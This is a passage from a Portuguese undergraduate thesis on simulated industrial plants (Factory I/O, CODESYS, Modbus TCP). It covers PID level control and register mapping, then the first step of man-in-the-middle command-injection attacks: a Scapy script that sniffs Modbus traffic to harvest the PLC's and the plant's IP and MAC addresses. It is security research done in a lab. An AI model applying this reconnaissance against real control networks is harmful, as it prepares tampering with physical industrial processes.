


Fonte: Autor

A contagem das peças é realizada por meio da comparação entre a quantidade de peças detectadas na entrada e a quantidade de peças que passam pelo sensor de saída, como mostrado na Figura 43. A Figura apresenta apenas a contagem das

peças azuis, mas as peças verdes e cinza seguem a mesma lógica. Como o mesmo sensor de saída é utilizado para as três rampas, a lógica de contagem considera qual braço está acionado no momento da detecção.


Figura 43 – Contagem de peças na entrada e saída



Fonte: Autor

Por fim, a Figura 44 apresenta a lógica responsável pelo desligamento dos braços de separação. Quando uma mudança de cor é detectada, o sinal *MUDA_COR* é ativado. Assim que a contagem de peças de saída atingir o mesmo valor da contagem de entrada para aquela cor, o contato associado ao comparador de contagem é fechado, desligando o braço correspondente e finalizando o ciclo de separação daquela cor específica.

Figura 44 – Lógica para troca de cor



Fonte: Autor

Claro que existem ainda outras partes da lógica que são tão importantes quanto as explicadas no texto. Portanto, estão disponíveis todos os PDFs com as lógicas

dos 3 POUs, além do próprio arquivo com a programação completa do dispositivo para ser aberto no Codesys, no repositório GitHub do trabalho [26].[6]

Também está disponível um vídeo de funcionamento da planta, apresentando o Factory I/O e o Codesys, publicado no YouTube [27].[7]

3.2.2 Planta de controle de nível

Assim como a planta de separação de peças por cor, a planta de controle de nível de tanque também é um ambiente previamente existente na biblioteca do Factory I/O. Entretanto, novamente, foram realizadas algumas alterações com o objetivo de adequar o funcionamento da planta ao comportamento desejado. A Figura 45 apresenta uma vista geral da planta, destacando seus principais componentes.


As setas laranja indicam o fluxo do produto, com uma entrada localizada na parte superior do tanque, controlada por uma válvula de enchimento analógica, cuja abertura pode variar de 0 a 100%, e uma saída posicionada na lateral inferior do tanque, controlada por uma válvula de retirada, também analógica, com faixa de operação de 0 a 100%. Além disso, a planta conta com sensores analógicos para medição do nível do tanque e do fluxo na saída da válvula de retirada. No painel de controle estão dispostos os botões de comando *start*, *stop* e *reset*, um *knob* para ajuste do setpoint desejado, indicadores do setpoint configurado e do nível atual do tanque e, por fim, um módulo sonoro e um módulo luminoso destinados à sinalização de condições de alarme.

A planta foi programada de modo que o nível do tanque se mantivesse próximo ao setpoint definido pelo *knob*, o qual foi configurado para operar no intervalo entre 25% de nível mínimo e 80% de nível máximo. Para isso, o sistema foi configurado para injetar quantidades aleatórias de água ao longo do tempo por meio da válvula de entrada, simulando um enchimento vindo de outro processo. Paralelamente, um controlador PID é responsável por avaliar o erro entre o nível medido e o setpoint estipulado, ajustando a abertura da válvula de saída de modo a compensar as variações e estabilizar o nível do tanque.

[6] Disponível em: <https://github.com/RafaelAlvarezz/TrabalhoDeConclusaoDeCurso-RafaelAlvarez/tree/main/PROGRAMACAO-PLANTAS/ESTACAO_SEPARACAO>

[7] Disponível em: <https://www.youtube.com/watch?v=Wf5M-Nr8d-w>

Figura 45 – Planta de controle de nível do tanque




Fonte: Autor


As Figuras 46 e 47 apresentam a configuração do protocolo de comunicação adotado, neste caso o Modbus TCP no modo servidor, bem como o endereçamento das entradas e saídas e a configuração da rede, incluindo o endereço IP do dispositivo, o *Slave ID* e a definição das variáveis digitais e analógicas.

Figura 46 – Endereçamento dos I/Os da Planta 2

Fonte: Autor

Figura 47 – Configuração de rede da Planta 2





Fonte: Autor

A Figura 46 ilustra o mapeamento das variáveis no Factory I/O. À esquerda encontram-se os sensores, tanto digitais quanto analógicos. Os três primeiros bits correspondem aos botões de comando *start*, *stop* e *reset*, sendo variáveis do tipo booleanas. Ainda no conjunto de sensores, estão presentes três *Input Registers* transmitidos ao CLP, correspondentes ao sensor de nível do tanque, ao sensor de fluxo na saída e ao *knob* de ajuste do setpoint. À direita estão os atuadores, sendo que os cinco primeiros bits representam as saídas digitais associadas aos indicadores luminosos dos botões de comando, bem como ao acionamento do módulo sonoro e do módulo luminoso de alarme. Além disso, os *Holding Registers* são utilizados para representar as válvulas de enchimento e retirada, assim como as variáveis destinadas à indicação do nível atual do tanque e do setpoint no painel de controle.

3.2.2.1 Programação em Ladder da planta

Como feito na programação da cena anterior, toda a configuração de rede foi realizada de acordo com o apresentado na Figura 23. Tanto o endereço IP do servidor quanto o *Slave ID* e a porta de comunicação foram configurados de forma idêntica ao que foi definido no *Factory I/O*, apresentado anteriormente na Figura 47.

A Figura 48 apresenta a configuração dos canais das variáveis que serão comunicadas entre o *CODESYS* e o *Factory I/O*, respeitando o mapeamento previamente definido na Figura 46.

- **Canal 0 – Write Multiple Coils (1 byte)**: destinado à escrita das saídas digitais, sendo atribuídos os três primeiros bits às luzes dos botões de comando e o quarto e o quinto bits à sirene e à lâmpada de aviso, respectivamente.
- **Canal 1 – Read Discrete Inputs (1 byte)**: configurado para a leitura de entradas digitais. Neste canal, os bits de 0 a 2 foram atribuídos aos botões de comando.
- **Canal 2 – Read Input Registers (6 bytes)**: reservado para a leitura do sensor de nível, do sensor de vazão e do *knob* de *setpoint*. Essas variáveis são do tipo *WORD*, cada uma ocupando 2 bytes.

- **Canal 3 – Write Multiple Registers (8 bytes)**: utilizado para a escrita de múltiplos registradores. Esse canal possui 8 bytes de tamanho, correspondendo a quatro variáveis do tipo *WORD*, cada uma com 2 bytes. Esses registradores são utilizados para transmitir ao *Factory I/O* a ação de controle da válvula de saída, os valores de abertura da válvula de entrada e os valores a serem escritos nos indicadores.


Figura 48 – Mapeamento das variáveis de entrada e saída no CLP da Planta 2

Variável	Mapeamento	Canal	Endereço	Tipo	Unidade	Descrição
		Channel 0	%QB0	ARRAY [0..0] OF BYTE		Write Multiple Coils
		Channel 0[0]	%QB0	BYTE		Write Multiple Coils
Application.comandos.Luz_start		Bit0	~~%QX0.0~~	BOOL		0x0000
Application.comandos.Luz_Reset		Bit1	~~%QX0.1~~	BOOL		0x0001
Application.comandos.Luz_Stop		Bit2	~~%QX0.2~~	BOOL		0x0002
Application.alarme.SIRENE		Bit3	~~%QX0.3~~	BOOL		0x0003
Application.logica_principal.Lamp		Bit4	~~%QX0.4~~	BOOL		0x0004
		Channel 1	%IB0	ARRAY [0..0] OF BYTE		Read Discrete Inputs
		Channel 1[0]	%IB0	BYTE		Read Discrete Inputs
Application.comandos.Botao_Start		Bit0	~~%IX0.0~~	BOOL		0x0000
Application.comandos.Botao_Reset		Bit1	~~%IX0.1~~	BOOL		0x0001
Application.comandos.Botao_Stop		Bit2	~~%IX0.2~~	BOOL		0x0002
		Channel 2	%IW1	ARRAY [0..2] OF WORD		Read Input Registers
Application.logica_principal.Sensor_Nivel		Channel 2[0]	~~%IW1~~	WORD		0x0000
Application.logica_principal.Sensor_Vazao_Saida		Channel 2[1]	~~%IW2~~	WORD		0x0001
Application.STPOINT.SetPoint_KNOB		Channel 2[2]	~~%IW3~~	WORD		0x0002
		Channel 3	%QW1	ARRAY [0..3] OF WORD		Write Multiple Registers
Application.logica_principal.Valvula_Enchimento		Channel 3[0]	~~%QW1~~	WORD		0x0000
Application.logica_principal.Valvula_Retirada		Channel 3[1]	~~%QW2~~	WORD		0x0001
Application.STPOINT.Indicador_SetPoint		Channel 3[2]	~~%QW3~~	WORD		0x0002
Application.STPOINT.Indicador_Nivel_PRCTG		Channel 3[3]	~~%QW4~~	WORD		0x0003

Fonte: Autor

A árvore de estrutura do projeto pode ser observada na Figura 49. Como explicado anteriormente, é nessa estrutura que se configura toda a disposição do dispositivo e da aplicação. Assim como na planta anterior, foram desenvolvidos diferentes POUs com funções específicas, os quais são executados na *MainTask*. Observa-se que a estrutura principal do programa se mantém semelhante à utilizada anteriormente, incluindo os dispositivos de configuração de Ethernet e do protocolo Modbus TCP, a configuração de símbolos, a definição de tarefas e os diferentes programas implementados.

Figura 49 – Árvore de projeto do controle de nível do tanque



Fonte: Autor

De forma geral, os diferentes POUs implementados são descritos a seguir:


- **Comandos**: mesmo POU utilizado na planta de separação de peças, contendo a lógica associada aos botões do painel de comando.
- **Logica_Principal**: responsável pela lógica central do sistema, englobando o controle PID aplicado à válvula de saída, o escalonamento de sinais e a rotina de injeção aleatória de água.
- **STPOINT**: responsável pela lógica de alteração e escalonamento dos valores de *setpoint*.
- **Alarme**: responsável pela lógica de alarme ao atingir níveis críticos.

Com o objetivo de facilitar a compreensão do funcionamento da planta, a seguir é apresentada uma breve explicação da lógica principal utilizada no processo de controle de nível do tanque.

A lógica dessa planta é relativamente simples, girando em torno do escalonamento de sinais e do controlador PID responsável por atuar sobre a válvula de saída. Além disso, foi implementada uma lógica para a inserção pseudoaleatória de água no tanque, simulando a entrada de produto proveniente de outro processo.

A Figura 50 apresenta o "coração" do programa, as *networks* correspondentes ao escalonamento do valor cru lido pelo *CODESYS* para um valor de nível em centímetros. A figura também ilustra o controlador PID, bem como a lógica de limitação do sinal de controle no intervalo de 0 a 1000, uma vez que esse é o intervalo de leitura do sinal externo utilizado pelo *CODESYS*.

Figura 50 – Escalonamento do valor de nível e controlador PID



Fonte: Autor

Em seguida, a Figura 51 apresenta os valores dos parâmetros de controle utilizados no controlador PID. Observa-se que o valor da constante proporcional K_p é negativo, o que caracteriza uma ação de controle reversa, uma vez que, neste processo, quanto maior a ação de controle, representada pela abertura da válvula de saída, menor será o nível do tanque. As constantes do controlador foram defi-

nidas com base no método de tentativa e erro, utilizando o conhecimento prático adquirido ao longo da graduação e a compreensão da influência de cada parâmetro no comportamento dinâmico da planta.

Figura 51 – Constantes do controlador PID

```
17    PID1: PID := (KP:=-50, TN:=10, TV:=0, Y_MIN:=-100, Y_MAX:=1200);
```

Fonte: Autor

Visto que é inviável apresentar neste documento a programação completa de todos os POUs, serão disponibilizados arquivos em formato PDF contendo as lógicas dos quatro POUs implementados, além do arquivo com a programação completa do dispositivo no formato .project, o qual pode ser aberto no *CODESYS*, no repositório GitHub do trabalho[26].[8] Esses materiais têm como objetivo permitir a compreensão das lógicas associadas às demais funções do programa, tais como a abertura pseudoaleatória da válvula de enchimento, implementada na Network 6 do POU de lógica principal, a lógica de nível seguro, presente na Network 1 desse mesmo POU, bem como as demais rotinas distribuídas entre os outros POUs do projeto.

Por fim, um vídeo demonstrando o funcionamento da planta, apresentando simultaneamente o ambiente do *Factory I/O* e o *CODESYS*, esta disponível para visualização no Youtube [28].[9]

3.3 Kill Chain e ponto de partida dos ataques

Antes de partir, de fato, para a construção dos ciberataques, é importante compreender a existência de um recurso conhecido como *Kill Chain*. Esse artifício tem como objetivo explicitar todas as camadas pelas quais um atacante deve passar até conseguir, efetivamente, realizar um ciberataque. O princípio da *Kill Chain* consiste em analisar um ataque sob a perspectiva de quem o executa, aliando monitoramento contínuo, uso de inteligência e melhorias constantes em todas as


[8] Disponível em: <https://github.com/RafaelAlvarezz/TrabalhoDeConclusaoDeCurso-RafaelAlvarez/tree/main/PROGRAMACAO-PLANTAS/NIVEL_TANQUE>

[9] Disponível em: <https://www.youtube.com/watch?v=0xh2Vh4gqy8>

fases dessa "corrente" [29]. A Figura 52 ilustra esse mecanismo de análise de ataques aplicado à cibersegurança.

Compreender cada etapa desse processo é essencial para garantir o maior nível de segurança possível em sistemas ciberfísicos. Enquanto o atacante precisa transpor todas as barreiras, avançando passo a passo até alcançar o sucesso do ataque, o defensor necessita impedir esse progresso em apenas uma das etapas. Por meio do monitoramento contínuo de todas as camadas, torna-se possível compreender o *modus operandi* do agente atacante e interrompê-lo em um estágio anterior, antes que atinja a fase final, na qual ocorre a efetiva ação sobre o alvo do ataque.

Figura 52 – Modelo da Kill Chain aplicado à análise de ciberataques



Fonte: Adaptado de [29]


Isso é relevante para este trabalho, pois o cenário que será simulado a seguir parte do pressuposto de que o atacante já ultrapassou todas as etapas anteriores da *Kill Chain* e se encontra na fase final do processo. Dessa forma, considera-se que a ação sobre o objetivo já está sendo realizada, isto é, o ciberataque propriamente dito a uma rede de comunicação industrial instalada em uma planta. Assim, deixa-se claro que o objetivo deste trabalho não é demonstrar a superação de todas as barreiras de segurança dos dispositivos, nem explorar vulnerabilidades

específicas de fabricantes de CLPs, mas sim analisar o comportamento das plantas e do protocolo Modbus TCP mediante a inserção de ataques cibernéticos.

3.4 Desenvolvimento dos códigos de ataque

Para este trabalho, foram desenvolvidos 4 códigos de ataques diferentes, que se enquadram em duas classes de ataques. Os Ataques de Injeção de Comando e os Ataques de injeção de respostas e medições. A Figura 53 apresenta o fluxograma das etapas do desenvolvimento dos códigos de ataque. Sendo assim, a seguir, serão apresentados os desenvolvimentos dos 4 códigos, destacando trechos em comum e suas principais diferenças.

Figura 53 – Fluxograma do desenvolvimento dos códigos de ataque



Fonte: Autor

3.4.1 Captura dos endereços IP e MAC

O Código 3.4, mostrado abaixo, tem como função principal realizar o *sniff* da rede de comunicação e capturar os endereços IP e MAC dos dispositivos que estão realizando a comunicação via Modbus TCP. Esses dados são utilizados posteriormente na construção dos pacotes de ataque. Este trecho é comum para todos os códigos de ataque.

Basicamente, o código funciona capturando um loop de comunicação, ou seja, o conjunto de mensagens de *Queries* e *Responses* trocadas entre o CLP e o Factory I/O. A partir dos pacotes capturados, obtêm-se os endereços IP, os endereços MAC dos dispositivos e o tamanho do loop de comunicação. Um loop é considerado fechado quando todos os canais de comunicação forem utilizados uma vez, inciando

um novo loop. Portanto, utilizando a planta de controle de nível, explicada na Seção 3.2.2.1, como exemplo, um loop de comunicação é fechado quando todos os canais, do 0 ao 3, tiverem concluído sua comunicação, incluindo a requisição e a resposta. Um novo loop se inicia novamente a partir do canal 0.

```
print("------------------------- PROCURANDO IP's E TAMANHO DO LOOP ENTRE PLC E PLANTA")

function_codes = set()
transct_ids = set()
loop_msgs = []

# Funcao para identificar quando um ciclo completo de mensagens foi capturado
def parada_loop_completo(pkt):
    # Extrai o codigo de funcao e o ID de transacaoo do pacote Modbus
    func_code = pkt[Raw].load[7]
    trans_id = (pkt[Raw].load[0] << 8) + pkt[Raw].load[1]
    # Verifica se ja capturou um ciclo completo de mensagens
    if func_code in function_codes and not trans_id in transct_ids:
        return True
    else:
        function_codes.add(func_code)
        transct_ids.add(trans_id)
        loop_msgs.append(pkt)
        return False


# Captura pacotes Modbus/TCP para identificar IPs, enderecos MAC e ciclo de comunicacao
LEITURA_PACOTES_MODBUS = sniff(
    iface=iface_,
    #Filtro para capturar apenas pacotes Modbus/TCP (Layer Raw se refere a dados da camada de aplicacao (Modbus neste caso))
    lfilter=lambda x: x.haslayer(Raw) and x.haslayer(TCP) and \
        ((x[Raw].load[2] << 8) + (x[Raw].load[3]) == 0) and (x[TCP].dport == 502 or x[TCP].sport == 502),
    stop_filter=parada_loop_completo
)

```

```
31 # Descobre os IPs e enderecos MAC do FactoryIO e do CLP a partir dos
       pacotes capturados
32 for pkt in loop_msgs:
33     if pkt[TCP].dport == 502:
34         ip_factoryIO = pkt[IP].dst
35         ip_CLP = pkt[IP].src
36         MAC_factoryIO = pkt[Ether].dst
37         MAC_CLP = pkt[Ether].src
38         break
39
40 print(f"IP FactoryIO: {ip_factoryIO}")
41 print(f"IP CLP: {ip_CLP}")
42 print(f"MAC FactoryIO: {MAC_factoryIO}")
43 print(f"MAC CLP: {MAC_CLP}")
44
45 # Calcula o tamanho do ciclo de comunicacao
46 tamanho_do_loop = len(function_codes) #Quantidade de tipos de msg em
       um loop
47 print(f"Tamanho do loop de comunicacao: {tamanho_do_loop} mensagens")
```

Código 3.4 – Aquisição de IP e endereço MAC

Para isso, utiliza-se a função `sniff`, na linha 23, configurada com um filtro de captura e um filtro de parada. A função `sniff` captura os pacotes que estão circulando na placa de rede definida como interface, neste caso, a placa de rede do computador. Para que não sejam capturados todos os pacotes da rede, mas apenas os pacotes Modbus TCP, é utilizado o parâmetro `lfilter`. Por meio de uma função temporária *lambda*, é possível aplicar o filtro desejado. Neste caso, o filtro garante que o pacote possua a camada TCP e a camada *Raw*, que se refere aos dados da camada de aplicação, além de verificar se o campo formado pelos bytes 2 e 3 é igual a zero. Esse campo corresponde ao *Protocol Identifier*, parte do cabeçalho MBAP que identifica a mensagem como sendo Modbus, conforme apresentado anteriormente na Tabela 4. Além disso, o filtro restringe a captura apenas aos pacotes que utilizam a porta 502, padrão do Modbus TCP, tanto na origem quanto no destino. Além disso, é utilizado o parâmetro `stop_filter`, que funciona como uma condição de parada da captura de pacotes. Assim que essa função retorna `True`, a captura é encerrada. Neste caso, a função `parada_loop_completo` foi

programada para identificar quando um mesmo *function code* se repete com um *Transaction Identifier* diferente. Ou seja, quando um canal do mesmo tipo, por exemplo um *Write Multiple Coils*, é capturado novamente com um identificador de transação diferente daquele já registrado, a função retorna `True`, encerrando a captura de pacotes e garantindo que um loop completo de *Query* e *Response* tenha sido capturado.

Os pacotes capturados são armazenados na lista `loop_msgs`. A partir dela, é possível identificar os endereços IP e MAC por meio do laço `for` na linha 32. De forma simplificada, o código seleciona o primeiro pacote cuja porta de destino da camada TCP é 502, ou seja, um pacote enviado à planta (Factory I/O). A partir desse pacote, são extraídos os endereços IP e MAC. Na camada IP, o destino corresponde ao computador que executa o Factory I/O, enquanto a origem corresponde ao computador que executa o CODESYS. A mesma lógica é aplicada para os endereços MAC. Por fim, o tamanho do loop de comunicação é armazenado na variável `tamanho_do_loop`, que indica a quantidade de canais de mensagens presentes em um ciclo completo de comunicação.

3.4.2 Ataques de injeção de comando

Como explicado anteriormente na Seção 2.3.1, os ataques de injeção de comandos são ataques diretos aos atuadores da planta, nos quais o atacante se posiciona entre o sistema controlado e o controlador, alterando os dados trocados entre eles. A planta utilizada para o estudo desse tipo de ataque foi a planta de separação de peças, apresentada na Seção 3.2.1. Foram desenvolvidos dois tipos de ataque, ambos do tipo *Man-in-the-Middle*, nos quais o atacante envia diretamente dados manipulados à planta.

3.4.2.1 Interceptação dos pacotes de interesse

Para construir os pacotes de ataque, foi necessário, inicialmente, capturar pacotes do formato desejado, de modo a compreender como esse envio de pacotes variava ao longo do tempo e quais campos seriam necessários para a construção de um pacote falso.

Neste caso, tratando-se de ataques de injeção de comandos diretamente à planta, o tipo de pacote de ataque a ser construído é um *Query Write Multiple Coils* (QWMC), que corresponde a um pacote utilizado para escrita de valores de *coils* (variáveis booleanas) e que é enviado diretamente para a planta.

